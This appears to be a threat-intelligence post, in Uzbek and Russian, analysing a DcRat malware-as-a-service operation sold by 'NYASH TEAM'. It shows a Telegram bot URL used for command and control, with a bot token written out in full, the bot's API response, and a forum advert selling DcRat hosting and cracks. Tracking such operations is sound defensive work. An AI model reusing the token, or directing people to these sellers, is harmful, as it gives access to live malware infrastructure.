
@n9shteambot

Поддержка - > [@nyashsupport2](#)
Мы закроем глазки и не придадим огласке

SEND MESSAGE

CYBER BRO

Namunalardan birining so'rovlarida **DcRat** telegram botga bog'lanishni ko'rish mumkin:
**.n9shteam1*2.top/bot7121631902:AAErn17xNWrdiucOEwhQlj8v6o5tvdffJT4






The screenshot shows a web browser window with the URL `https://api.telegram.org/bot7121631902:AAErn17xNWrdiucOEwhQlj8v6o5tvdffJT4/getMe`. The browser displays the JSON response from the Telegram Bot API. The response is structured as follows:

```
{  "ok": true,  "result": {    "id": 7121631902,    "is_bot": true,    "first_name": "New Connect!",    "username": "NewDcrat_bot",    "can_join_groups": true,    "can_read_all_group_messages": false,    "supports_inline_queries": false,    "can_connect_to_business": false  }}}
```

The JSON response is displayed in a dark-themed interface with tabs for "JSON", "Raw Data", and "Headers". The "JSON" tab is selected. Below the tabs are buttons for "Save", "Copy", "Collapse All", "Expand All", and "Filter JSON". The response is a JSON object with a top-level key "ok" set to true, and a "result" object containing bot details. The "result" object includes the bot's ID (7121631902), a flag for whether it's a bot (true), its first name ("New Connect!"), its username ("NewDcrat_bot"), and various capabilities like joining groups, reading all group messages, supporting inline queries, and connecting to business.


CYBER ARD



CYBER BRO

Malware-as-a-Service - MaaS

“Escrow” sifatida lolz*live forumidan foydalanilgan,



The screenshot shows a web browser window with the URL `lolz.live/threads/3896059/`. The forum interface includes a top navigation bar with categories like 'Маркет', 'Статьи', 'Гарант', 'Соц. сети', and 'Другое'. The thread title is 'кряк dcrat - https://lolz.live/threads/3896059/'. The post is by user 'nyrashteam' and was made on '12 май 2022'. The post content is in Russian and advertises DCRAT hosting services. A red arrow points to the date '12 май 2022'.

NYASH TEAM

ХОСТИНГ DCRAT + В ПОДАРОК НА ВЫБОР
- КРЯК ОТ 2022 ГОДА
- НОВЫЙ КРЯК (17.09.2023)

МЕСЯЦ - 299Р/\$3.5
